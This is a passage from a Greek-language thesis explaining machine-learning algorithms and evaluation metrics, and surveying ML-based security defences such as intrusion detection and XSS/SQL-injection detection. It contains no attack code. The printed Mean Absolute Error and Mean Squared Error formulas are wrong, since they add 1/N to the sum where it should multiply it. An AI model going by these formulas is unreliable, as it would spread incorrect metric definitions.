Το KNN (K Nearest Neighbor) ταξινομεί νέα δεδομένα με βάση το πόσο παρόμοια είναι με τα ήδη επισημασμένα δεδομένα. Αυτό γίνεται με την εύρεση της απόστασης μεταξύ των σημείων, η οποία καθορίζεται συνήθως χρησιμοποιώντας αλγόριθμους όπως η ευκλείδεια απόσταση. Η τιμή του K καθορίζει πόσο μακριά από ένα σημείο δεδομένων μπορούμε να κοιτάξουμε για να το ταξινομήσουμε. Υπάρχουν πολλοί τρόποι για να βρεθεί το βέλτιστο K με μεθόδους όπως η δοκιμή πολλών K και επιλογή του K που απέφερε τα καλύτερα αποτελέσματα, αλλά ο πιο συνηθισμένος

τρόπος υπολογισμού του K είναι η εύρεση της τετραγωνικής ρίζας του N , όπου N είναι ο συνολικός αριθμός σημείων δεδομένων.

A'.3.1.5 SVM(Support Vector Machine)


Το Support Vector Machine μπορεί να χρησιμοποιηθεί τόσο για παλινδρόμηση όσο και για ταξινόμηση. Ο στόχος αυτού του αλγορίθμου είναι να βρει ένα υπερεπιπέδο σε έναν N διαστατικό χώρο, με το N να είναι ο αριθμός των χαρακτηριστικών. Τα υπερεπιπέδα είναι όρια που χωρίζουν τα σημεία δεδομένων σε διαφορετικά μέρη. Ανάλογα με το πού βρίσκεται ένα σημείο δεδομένων, τότε μπορεί να ταξινομηθεί. Το ευκολότερο παράδειγμα είναι αυτό ενός διμερούς χώρου, όπου το διαχωριστικό υπερεπιπέδο είναι απλά μια γραμμή. Ο αλγόριθμος αυτός χρησιμοποιείται κυρίως για προβλήματα ταξινόμησης κειμένου, αλλά αφού ο αλγόριθμος μπορεί να χειριστεί μόνο διανύσματα, τα χαρακτηριστικά ενός κειμένου θα πρέπει να μετατραπούν σε διανύσματα.



Εικόνα A'.3. 8 Παράδειγμα Support Vector Machine

A'.3.2 Μη Επιβλεπόμενη Μάθηση

Η μη επιβλεπόμενη μάθηση χρησιμοποιείται όταν τα δεδομένα δεν φέρουν σήμανση, δηλαδή ο αλγόριθμος λαμβάνει μόνο κάποια είσοδο χωρίς έξοδο. Χρησιμοποιείται συχνά για την εύρεση μοτίβων και χαρακτηριστικών σε δεδομένα μέσω των οποίων γίνεται ομαδοποίηση. Ο πιο κοινός τύπος μη επιβλεπόμενη μάθησης ονομάζεται clustering.




Εικόνα A'.3. 9 Δομή μη επιβλεπόμενης μάθησης[33]

Clustering

Το Clustering είναι μια τεχνική ομαδοποίησης δεδομένων με βάση τις ομοιότητες ή τις διαφορές τους. Εφόσον δεν υπάρχει έξοδος, η αξιολόγηση της απόδοσης εξαρτάται πάντα από το επιθυμητό αποτέλεσμα. Η ομαδοποίηση μπορεί να γίνει με δύο διαφορετικούς τρόπους, hard clustering και soft clustering. Στην μέθοδο hard clustering η κάθε οντότητα ανήκει μόνο σε μία ομάδα. Στη μαλακή ομαδοποίηση κάθε οντότητα μπορεί να υπάρχει σε πολλές ομάδες.

Υπάρχουν πέντε διαφορετικοί τύποι clustering.

- **Density-Based:** Οι ομάδες δημιουργούνται με βάση την πυκνότητα των δεδομένων. Οι περιοχές που είναι πιο πυκνές, δηλαδή έχουν περισσότερα δεδομένα, γίνονται ομάδες και τα δεδομένα που βρίσκονται σε λιγότερο πυκνές περιοχές δεν λαμβάνονται υπόψη.
- **Hierarchical:** Κάθε νέα ομάδα θα δημιουργείται χρησιμοποιώντας την προηγουμένως διαμορφωμένη, καθιστώντας το τελικό αποτέλεσμα μια δομή διαγράμματος δέντρου βασισμένη στη ιεραρχία της κάθε ομάδας. Μπορεί να είναι agglomerative (κάτω προς τα πάνω) ή divisive (από πάνω προς τα κάτω).
- **Fuzzy:** Κάθε οντότητα δεδομένων μπορεί να ανήκει σε πολλές ομάδες. Ο τρόπος που λειτουργεί είναι χρησιμοποιώντας πιθανότητες, κάθε οντότητα έχει διαφορετική πιθανότητα να ανήκει στη κάθε ομάδα.
- **Partitioning:** Ο αριθμός των ομάδων που θα σχηματιστούν πρέπει να οριστεί(k) και τα δεδομένα κατανέμονται σε ομάδες k. Αυτό χρησιμοποιείται για συναρτήσεις ομοιότητας όπου η απόσταση μεταξύ σημείων δεδομένων χρησιμοποιείται για ομαδοποίηση.
- **Grid-based:** Τα δεδομένα τοποθετούνται σε έναν πεπερασμένο αριθμό κελιών που σχηματίζουν μια δομή πλέγματος. Αυτή η μέθοδος χρησιμοποιείται συχνά για μεγάλες ποσότητες δεδομένων καθώς δεν απαιτεί μεγάλη υπολογιστική ισχύ.



Εικόνα Α'.3. 10 Παράδειγμα Clustering

Α'.3.2.1 Αλγόριθμος K-means

K-means είναι ένας από τους απλούστερους μη επιβλεπόμενους αλγόριθμους μηχανικής μάθησης. Αυτός ο αλγόριθμος συγκεντρώνει δεδομένα σε ομάδες με βάση την απόσταση μεταξύ τους. Πρώτον σε αυτόν τον αλγόριθμο θα πρέπει να καθοριστεί το K, όπου και θα είναι ο αριθμός ομάδων που θα δημιουργηθούν. Το σύνολο δεδομένων ανακατεύεται και K αριθμός σημείων δεδομένων

θα επιλεγούν. Χρησιμοποιώντας αυτά τα σημεία δεδομένων, οι συστάδες θα δημιουργηθούν χρησιμοποιώντας τις αποστάσεις τους. Αυτό ανάλογα με τι αριθμό K έχουμε μπορεί να μην αποφέρει καλά αποτελέσματα. Δεν υπάρχει θεωρητική λύση για να βρεθεί ο βέλτιστος αριθμός K για οποιοδήποτε σύνολο δεδομένων. Μια προσέγγιση για τη επιλογή K είναι να συγκρίνουμε τα αποτελέσματα πολλαπλών επαναλήψεων, έτσι το τελικό βήμα του αλγόριθμου είναι να συνεχίσει να επαναλαμβάνεται έως ότου τα αποτελέσματα να είναι τα καλύτερα. [36]


Α'.3.2.2 Αλγόριθμος DBSCAN

DBSCAN (Density-based spatial clustering) σχετίζεται με χωρικά δεδομένα δηλαδή δεδομένα που σχετίζονται με το χώρο. Λειτουργεί χρησιμοποιώντας δύο παραμέτρους, την ϵ (Epsilon) και τα Minimum Points. Η Epsilon περιγράφει μια ακτίνα ή πιο απλά μια απόσταση από ένα συγκεκριμένο σημείο. Στη συνέχεια έχουμε τον ελάχιστο αριθμό σημείων που απαιτούνται για τη δημιουργία μιας ομάδας δηλαδή τα Minimum Points.

Το DBSCAN έχει τρία είδη σημείων.

- **Core Points** που είναι σημεία δεδομένων που βρίσκονται εντός της ακτίνας Epsilon.
- **Border Points**, σημεία που βρίσκονται στις άκρες της ακτίνας και δεν έχουν τον ελάχιστο αριθμό σημείων που απαιτούνται μέσα στο Epsilon.
- **Noise Points/Outliers**, σημεία που δεν είναι προσβάσιμα και έτσι δεν θα καταλήξουν σε κάποια ομάδα.

Ο αλγόριθμος ξεκινά επιλέγοντας ένα τυχαίο σημείο. Εάν αυτό το σημείο είναι ένα Core Point, τότε όλοι οι γείτονες του προστίθενται στην ομάδα που θα δημιουργηθεί. Στη συνέχεια πηγαίνουμε σε κάθε γείτονα και προσθέτουμε τους γείτονές του στο σύμπλεγμα. Αυτό επαναλαμβάνεται έως ότου δεν υπάρχουν πλέον προσβάσιμα σημεία. Ο αλγόριθμος θα επαναλάβει αυτήν τη διαδικασία μέχρι όλα τα σημεία να είναι είτε σε μια ομάδα είτε να έχουν επισημανθεί ως Outliers [37]



Εικόνα Α'.3. 11 Παράδειγμα DBSCAN

A'.3.2.3 Αλγόριθμος Apriori


Το Apriori είναι ένας αλγόριθμος για τη εξόρυξη συνόλων στοιχείων και την εκμάθηση κανόνων συσχέτισης από βάσεων δεδομένων. Λειτουργεί προσδιορίζοντας τα συχνά μεμονωμένα στοιχεία στη βάση δεδομένων και την επέκτασή τους σε μεγαλύτερα και μεγαλύτερα σύνολα στοιχείων, εφόσον αυτά εμφανίζονται αρκετά συχνά στη βάση δεδομένων. Το Apriori χρησιμοποιεί αυτά τα σύνολα δεδομένων για τον προσδιορισμό των κανόνων συσχέτισης που δείχνουν τις γενικές τάσεις στη βάση δεδομένων. Αυτοί οι κανόνες και οι τάσεις συσχέτισης έχουν πολλές χρήσεις, όπως η παροχή πληροφοριών σχετικά με τη συμπεριφορά των πελατών τους σε μια επιχείρηση, την ανάλυση δεδομένων κειμένου, τη γονιδιωματική, ακόμη και τον εντοπισμό επιθέσεων στον ιστό.[38]

A'.3.3 Ενισχυτική Μάθηση

Η ενισχυτική μάθηση αφορά τη λήψη αποφάσεων. Σε αυτή τη μέθοδο ανταμείβουμε τον αλγόριθμο για κάθε σωστή συμπεριφορά και βάζουμε κυρώσεις για κάθε λάθος συμπεριφορά. Ο στόχος του αλγορίθμου είναι να ελαχιστοποιήσει τις λανθασμένες αποφάσεις μεγιστοποιώντας την ανταμοιβή με αποτέλεσμα να παίρνει περισσότερες σωστές αποφάσεις. Σε αντίθεση με άλλες μεθόδους μάθησης το σύστημα δεν καθοδηγείται για το ποιες ενέργειες θα πρέπει να ακολουθήσει αλλά το ίδιο το σύστημα πρέπει να τις ανακαλύψει μόνο του αλληλοεπιδρώντας με το περιβάλλον.

Τα είδη ενισχυτικής μάθησης είναι τα παρακάτω:

- **Associative reinforcement learning:** Το σύστημα μάθησης αλληλοεπιδρά σε κλειστό βρόχο.
- **Deep reinforcement learning:** Χρήση νευρωνικών δικτύων.
- **Inverse reinforcement learning:** Δεν δίνεται ανταμοιβή, αντ' αυτού η συμπεριφορά μαθαίνεται από παρατηρήσεις από τον πράκτορα.
- **Safe reinforcement learning:** Μακροχρόνια μεγιστοποίηση ανταμοιβής. Χρησιμοποιείται συχνά σε εξελιγμένες και εξίσου ακριβές ρομποτικές πλατφόρμες όπου οι ερευνητές προσπαθούν να αποφύγουν ζημιές. [39]



Εικόνα A'.3. 12 Δομή ενισχυτικής μάθησης

Α'.3.4 Βασικές έννοιες μηχανικής μάθησης

Σε αυτό το μέρος θα αναφέρω εν συντομία μερικούς βασικούς όρους μηχανικής μάθησης. Η γνώση αυτών των όρων είναι ζωτικής σημασίας καθώς αργότερα θα χρησιμοποιηθούν για την αξιολόγηση των αποτελεσμάτων της πρακτικής ενότητας.

Confusion Matrix

Ένας πίνακας που χρησιμοποιείται για να περιγράψει την απόδοση ενός μοντέλου ταξινόμησης. Δείχνει τους διαφορετικούς συνδυασμούς προβλεπόμενων και πραγματικών τιμών. Σε έναν πίνακα βλέπουμε τέσσερις διαφορετικές περιπτώσεις:

True Positive: Θετικά δεδομένα που ταξινομούνται σωστά ως θετικά

True Negative: Αρνητικά δεδομένα που ταξινομούνται σωστά ως αρνητικά

False Positive: Αρνητικά δεδομένα που ταξινομούνται λανθασμένα ως θετικά

False Negative: Θετικά δεδομένα που ταξινομούνται λανθασμένα ως αρνητικά

Confusion Matrix

	Actually Positive (1)	Actually Negative (0)
Predicted Positive (1)	True Positives (TPs)	False Positives (FPs)
Predicted Negative (0)	False Negatives (FNs)	True Negatives (TNs)

Εικόνα Α'.3. 13 *Confusion Matrix*[40]

Precision

Δείχνει από όλα τα δεδομένα που έχουμε προβλέψει ως θετικά, πόσα είναι πραγματικά θετικά.

$$Precision = \frac{TP}{TP + FP}$$

Τύπος *precision*

Accuracy

Από όλες τις προβλέψεις, συμπεριλαμβανομένων θετικών και αρνητικών, πόσες έχουν προβλεφθεί σωστά.

$$\textbf{Accuracy} = \frac{\textbf{TP} + \textbf{TN}}{\textbf{TP} + \textbf{FN} + \textbf{TN} + \textbf{FP}}$$

Τύπος accuracy

Recall

Από όλα τα θετικά δεδομένα, πόσα προβλέψαμε σωστά.

$$\textbf{Recall} = \frac{\textbf{TP}}{\textbf{TP} + \textbf{FN}}$$

Τύπος Recall

F-Measure

Αυτό μας βοηθά να μετρήσουμε την Ανάκληση και την Ακρίβεια ταυτόχρονα.

$$\textbf{F - Measure} = \frac{2 * \textbf{Recall} * \textbf{Precision}}{\textbf{Recall} + \textbf{Precision}}$$

Τύπος F-Measure

Mean Absolute Error

Η μέση διαφορά μεταξύ των αρχικών τιμών και των προβλεπόμενων τιμών.

$$\textbf{MeanAbsoluteError} = \frac{1}{N} + \sum_{i=1}^N |y_i - y|$$

Τύπος Mean Absolute Error

Mean Squared Error

Το άθροισμα του τετραγώνου της διαφοράς μεταξύ των προβλεπόμενων και των μεταβλητών στόχου

$$\textbf{MeanSquaredError} = \frac{1}{N} + \sum_{i=1}^N (y_i - y)^2$$

Τύπος του MeanSquaredError

Α'.3.5 Μηχανική μάθηση και τεχνικές αντιμετώπισης

Η ικανότητα της μηχανικής μάθησης να απλοποιεί πολύπλοκες εργασίες για καλύτερα αποτελέσματα τη βοήθησε να καταστεί βασικό εργαλείο για τεχνικές ασφαλείας. Η μηχανική εκμάθηση μπορεί να βοηθήσει στην καλύτερη ανάλυση των απειλών για τα συστήματα και να βελτιώσει και τα τρία μέρη των τεχνικών άμυνας, πρόληψη, ανίχνευση και αντίδραση. Μπορεί επίσης να αυτοματοποιήσει εργασίες που διαφορετικά θα απαιτούσαν πολύ χρόνο και κατά συνέπεια χρήματα.

Υπάρχουν δύο ευρείες κατηγορίες, αναγνώριση προτύπων και ανίχνευση ανωμαλιών[41].

- **Αναγνώριση προτύπων:** Στην αναγνώριση προτύπων το μοντέλο θα προσπαθήσει να βρει χαρακτηριστικά κρυμμένα μέσα στα δεδομένα. Χρησιμοποιώντας αυτά τα χαρακτηριστικά, μπορεί στη συνέχεια να αναγνωρίσει άλλες μορφές δεδομένων με το ίδιο σύνολο χαρακτηριστικών. Όταν μιλάμε για αναγνώριση προτύπων, τα δύο καλύτερα παραδείγματα είναι η ανίχνευση ανεπιθύμητων μηνυμάτων ηλεκτρονικού ταχυδρομείου και η ανίχνευση κακόβουλου λογισμικού.
- **Ανίχνευση ανωμαλιών:** Στη ανίχνευση ανωμαλιών το μοντέλο θα ξέρει πώς πρέπει να είναι η κανονικότητα, επομένως οποιαδήποτε αλλαγή μπορεί να ανιχνευθεί και να ονομάζεται ανωμαλία. Η ανίχνευση κακόβουλης συμπεριφοράς εντός της κυκλοφορίας δικτύου είναι ένα καλό παράδειγμα όπου χρησιμοποιείται ανίχνευση ανωμαλιών, καθώς όλη η κυκλοφορία δικτύου πρέπει να ακολουθεί αυστηρά πρωτόκολλα.

Φυσικά αυτές οι κατηγορίες είναι πολύ ευρείες και δεν περιγράφουν επαρκώς όλες τις μορφές τεχνικής ασφάλειας μηχανικής μάθησης. Θα παρουσιάσω παρακάτω μερικές περιπτώσεις χρήσης στις οποίες η μηχανική μάθηση μπορεί να βοηθήσει στη βελτίωση των τεχνικών άμυνας.

Α'.3.5.1 Έλεγχος πρόσβασης αιτημάτων

Ξεκινώντας με τεχνικές πρόληψης έχουμε το έλεγχο πρόσβασης αιτημάτων μέσω της χρήσης μηχανικής μάθησης. Αυτό γίνεται χρησιμοποιώντας έναν συνδυασμό μη επιβλεπόμενης μάθησης και ανίχνευσης ανωμαλιών. Το σύστημα εφόσον ανιχνεύσει κάποιο ύποπτο αίτημα μπορεί είτε να το αποκλείσει πλήρως, είτε να επιτρέπει ύποπτα αιτήματα, αλλά να ειδοποιεί έναν διαχειριστή. Αυτή η τεχνική μπορεί να γίνει τόσο με τη μη επιβλεπόμενη μάθηση όσο και με επιβλεπόμενη. Η μη επιβλεπόμενη μάθηση μπορεί να γίνει χρησιμοποιώντας μεθόδους ομαδοποίησης όπου το μοντέλο μαθαίνει τι είναι φυσιολογικό ανάλογα με τη συμπεριφορά αιτημάτων. Στη επιβλεπόμενη μέθοδο το μοντέλο εκπαιδεύεται, συνήθως με μόνο δύο αποτελέσματα τα οποία αντιστοιχούν σε κανονικά ή κακόβουλα αιτήματα. Στο άρθρο [42] αιτήματα TPC και HTTP ελέγχονται χρησιμοποιώντας μηχανική εκμάθηση. Χρησιμοποίησαν τους αλγόριθμους Kmeans και Support Vector Machines (SVM). Τα αποτελέσματα ήταν καλά και στο τέλος κατέληξε στο συμπέρασμα ότι η μηχανική μάθηση παρέχει την ικανότητα αύξησης της ευαισθησίας και ακρίβειας των συστημάτων ελέγχου πρόσβασης χωρίς επιτεύξιμους βαθμούς χειροκίνητης παρέμβασης. Τα συστήματα ασφαλείας που χρησιμοποιούν μηχανική μάθηση θα βελτιώσουν τόσο την ευελιξία όσο και την ασφάλεια των λειτουργικών συστημάτων προσαρμόζοντας σε παράγοντες που αλλάζουν συνεχώς όπως η συμπεριφορά των χρηστών.

Α'.3.5.2 Παρακολούθηση συμπεριφοράς χρηστών

Παρακολουθώντας τη συμπεριφορά των χρηστών μπορούμε να εντοπίσουμε κακόβουλη δραστηριότητα. Υπάρχουν δύο μεθοδολογίες:[43]

1. Signature based Intrusion Detection System (SIDS): Η ανίχνευση γίνεται αναζητώντας μοτίβα ή συγκεκριμένη συμπεριφορά που είναι γνωστό ότι χρησιμοποιείται από εισβολείς.

2. Anomaly based Intrusion Detection System (AIDS): Ένα μοντέλο διδάσκεται ποια είναι η φυσιολογική συμπεριφορά του χρήστη και έτσι μπορεί να εντοπίσει εάν ένας χρήστης είναι ύποπτος.

Η μηχανική μάθηση χρησιμοποιείται συχνά στη δεύτερη μεθοδολογία δηλαδή για ανίχνευση ανωμαλιών. Όπως αναφέρθηκε προηγουμένως, τα συστήματα ανίχνευσης ανωμαλιών που χρησιμοποιούν μηχανική μάθηση έχουν ήδη αποδειχθεί ότι έχουν εξαιρετικά αποτελέσματα και χρησιμοποιούνται σε πολλούς τομείς.

Α'.3.5.3 Ανίχνευση επιθέσεων

Χρήση μηχανικής μάθησης για την ανίχνευση επιθέσεων όπως Cross Site Scripting (XSS), Remote File Inclusion (RFI) και SQL Injection. Η ανίχνευση τέτοιων επιθέσεων γίνεται χρησιμοποιώντας αλγόριθμους επιβλεπόμενης μάθησης. Το πρώτο βήμα είναι η δημιουργία ενός συνόλου δεδομένων για εκπαίδευση. Αυτό το σύνολο δεδομένων θα περιλαμβάνει είτε πλήρεις διευθύνσεις URL είτε εξαγόμενα χαρακτηριστικά που θα χρησιμοποιηθούν στη συνέχεια για τον προσδιορισμό μιας επίθεσης. Το μεγαλύτερο όφελος από τη χρήση μηχανικής μάθησης είναι το γεγονός ότι αξιολογεί τα εισερχόμενα δεδομένα σε πραγματικό χρόνο και έτσι μπορεί να ανιχνεύσει μια επίθεση αμέσως, κάτι που θα ήταν δύσκολο να γίνει χειροκίνητα ή να κωδικοποιηθεί. Υπάρχουν πολλά άρθρα που δείχνουν την επιτυχία αυτής της μεθόδου. Στο άρθρο του Vishnu, B. & Kp, Jevitha[44] οι συγγραφείς εξάγουν χαρακτηριστικά τόσο από τις διευθύνσεις URL όσο και από το Javascript. Το σύνολο δεδομένων έχει επτά κανονικές κλάσεις διευθύνσεων URL με τα εξαγόμενα χαρακτηριστικά και μία κλάση για την αναπαράσταση ανίχνευσης XSS. Υπάρχει επίσης ένα σύνολο δεδομένων που είναι παρόμοιο με 5 κατηγορίες που χρησιμοποιούνται για χαρακτηριστικά που εξάγονται από Javascript αντί για URL και μία που δείχνει αν εντοπίζεται το XSS ή όχι. Και στα δύο σύνολα δεδομένων θα χρησιμοποιηθούν οι πρώτες κλάσεις που έχουν τα εξαγόμενα χαρακτηριστικά για τον προσδιορισμό της τελευταίας κλάσης, η οποία δείχνει εάν εντοπίζεται μια επίθεση. Στο τέλος χρησιμοποιούνται τρεις ταξινομητές, NB, J48 και SVM με όλους τους να έχουν πολύ καλά αποτελέσματα.

Α'.3.5.4 Αυτόματη ανίχνευση ευπαθειών

Υπάρχουν πολλοί τρόποι εύρεσης ευπαθειών. Υπάρχουν τα γνωστά αυτοματοποιημένα εργαλεία εύρεσης ευπαθειών, ο έλεγχος διείσδυσης και ο εντοπισμός γνωστών αδυναμιών στον κώδικα. Πολλοί από τους τρόπους για εύρεση ευπαθειών μπορούν να βελτιωθούν μέσω αυτοματοποίησης με τη χρήση μηχανικής μάθησης. Όσον αφορά τις δοκιμές διείσδυσης, έχω ήδη μιλήσει για το πώς μπορεί να μην είναι αποτελεσματικό για μια εταιρεία να τις χρησιμοποιήσει, αφού οι δοκιμές χρειάζονται περισσότερο χρόνο και χρήμα από τα περισσότερα αυτοματοποιημένα εργαλεία [22]. Ο λόγος για τον οποίο η δοκιμή διείσδυσης απαιτεί τόσο πολύ χρόνο οφείλεται στο γεγονός ότι πρέπει να γίνει χειροκίνητα, κάτι που όχι μόνο απαιτεί χρόνο, αλλά μπορεί επίσης να μην είναι εξονυχιστικός ο έλεγχος, καθώς τα συστήματα γίνονται πιο περίπλοκα, μια ανθρώπινη αξιολόγηση μπορεί


να μην είναι αρκετή. Επίσης ο λόγος για τον οποίο ο έλεγχος διείσδυσης κοστίζει σε μια εταιρεία τόσα πολλά χρήματα είναι επειδή βασίζεται σε ειδικά εκπαιδευμένο προσωπικό, το οποίο είναι δύσκολο να βρεθεί και ως εκ τούτου απαιτεί υψηλότερους μισθούς. Η μηχανική μάθηση λύνει όλα τα παραπάνω προβλήματα αφού αυτοματοποιεί τη διαδικασία. Προηγουμένως έδειξα εν συντομία πώς η εποπτευόμενη μάθηση έχει αποδειχθεί ότι βελτιώνει τη δοκιμή διείσδυσης [23]. Η μηχανική μάθηση έχει επίσης αποδειχθεί ότι είναι αποτελεσματική στην εύρεση ευπαθειών απευθείας από τον κώδικα[45].

Α'.3.5.5 Αυτοματοποίηση επαναλαμβανόμενων εργασιών

Η αυτοματοποίηση επαναλαμβανόμενων εργασιών χρησιμοποιείται για λειτουργίες που δεν απαιτούν πολλή εξειδίκευση και εφαρμόζετε συχνότερα για τεχνικές αντιδράσεις. Εάν ένα τεράστιο δίκτυο έχει αυτοματοποιημένες τεχνικές ανίχνευσης εισβολής, μπορεί να λάβει χιλιάδες ειδοποιήσεις, με τις περισσότερες από αυτές να μην αποτελούν σοβαρή απειλή. Μια εταιρεία θα πρέπει να προσλάβει πολύ προσωπικό για να ανταποκριθεί επαρκώς σε όλες αυτές τις απειλές και να εξαλείψει οποιαδήποτε πιθανή ζημία. Ένα μοντέλο μηχανικής εκμάθησης μπορεί να κατασκευαστεί που ανιχνεύει αυτόματα τις μικρές μη απειλητικές ειδοποιήσεις και αφήνοντας έτσι το ανθρώπινο προσωπικό με περισσότερο χρόνο για να αντιμετωπίσει και να ανταποκριθεί σε πιο σοβαρές απειλές. [46]

4.Ιστότοποι

Η χρήση των ιστότοπων είναι πλέον κοινό μέρος της καθημερινής ζωής. Υπάρχουν πάνω από 1,72 δισεκατομμύρια ιστότοποι στο Διαδίκτυο[47] μαζί με 4,9 δισεκατομμύρια χρήστες[48]. Οι ιστότοποι αποτελούνται συχνά από μια αρχική σελίδα από την οποία ο χρήστης μπορεί να προηγηθεί σε άλλες ενότητες. Κάθε ενότητα μπορεί να αντιπροσωπεύει μια συγκεκριμένη κατηγορία περιεχομένου ή ακόμα και μια λειτουργία όπως μια σελίδα εγγραφής. Οι ιστότοποι δημιουργούνται έτσι ώστε κάθε ενότητα να μπορεί στη συνέχεια να συνδέεται με άλλες ενότητες ή τουλάχιστον άλλο περιεχόμενο, χωρίς να αφήνει ποτέ τον χρήστη χωρίς καμία επιλογή.



Εικόνα Α'.4. 1 Δομή Ιστοσελίδων[49]

Η δομή της ιστοσελίδας δεν είναι ποτέ η ίδια αφού υπάρχουν πολλοί τύποι ιστότοπων. Οι πιο συνηθισμένοι τύποι είναι ιστότοποι ηλεκτρονικού εμπορίου, blogs, ενημερωτικοί ιστότοποι και τα κοινωνικά μέσα.

4.1 Ανάπτυξη ιστότοπου

Η δημιουργία ενός ιστότοπου μπορεί να είναι μια πολύ δύσκολη εργασία. Υπάρχουν πολλά πράγματα που πρέπει να έχει ένας ιστότοπος για να είναι ολοκληρωμένος. Ένας ιστότοπος πρέπει να είναι γρήγορος, να έχει καλή πλοήγηση για τους χρήστες του, καλό και εύκολο σύστημα διαχείρισης περιεχομένου για τους διαχειριστές καθώς και καλή εμφάνιση. Πριν από τη δημιουργία εργαλείων που βοηθούν στη διευκόλυνση όλων αυτών των διαδικασιών, δεν θα μπορούσαν όλοι να κάνουν έναν ιστότοπο. Πρώτα απ' όλα, η δημιουργία ιστοτόπων απαιτούσε πολύ καλό βαθμό γνώσης κώδικα. Ένας ιστότοπος αποτελείται από κωδικοποίηση “front-end” και “back-end”.

- **Front-End:** Το “front-end” είναι αυτό που παρουσιάζεται στον χρήστη. Σε αυτό το στάδιο αναπτύσσονται πράγματα όπως η καλή πλοήγηση, η τοποθέτηση περιεχομένου και η συνολική εμφάνιση. Οι πιο χρησιμοποιούμενες γλώσσες προγραμματισμού για ανάπτυξη του είναι η HTML, η CSS και η JavaScript. Το HTML χρησιμοποιείται για την τοποθέτηση κειμένου και παραγράφων σε μια σελίδα. Το HTML5, η νέα έκδοση του HTML, παρέχει πλέον μεγαλύτερη δυνατότητα πρόσβασης σε πολυμέσα και ακόμη και την ικανότητα ανάπτυξης παιχνιδιών. Το CSS χρησιμοποιείται για την εμφάνιση και την αισθητική μιας σελίδας. Μπορεί να συνδυαστεί με HTML για πράγματα όπως διάταξη, χρώματα και γραμματοσειρές. Χρησιμοποιείται επίσης για τη βελτίωση της προσβασιμότητας, καθιστώντας τη διάταξη φιλική για όλα τα είδη συσκευών. Το Javascript χρησιμοποιείται για να κάνει τις σελίδες πιο διαδραστικές και διαδραστικές. Σκοπός του είναι να κάνει πιο δυναμικές λειτουργίες και πολύπλοκες λειτουργίες, ακόμη και να εκτελεί εργασίες από την πλευρά του διακομιστή.
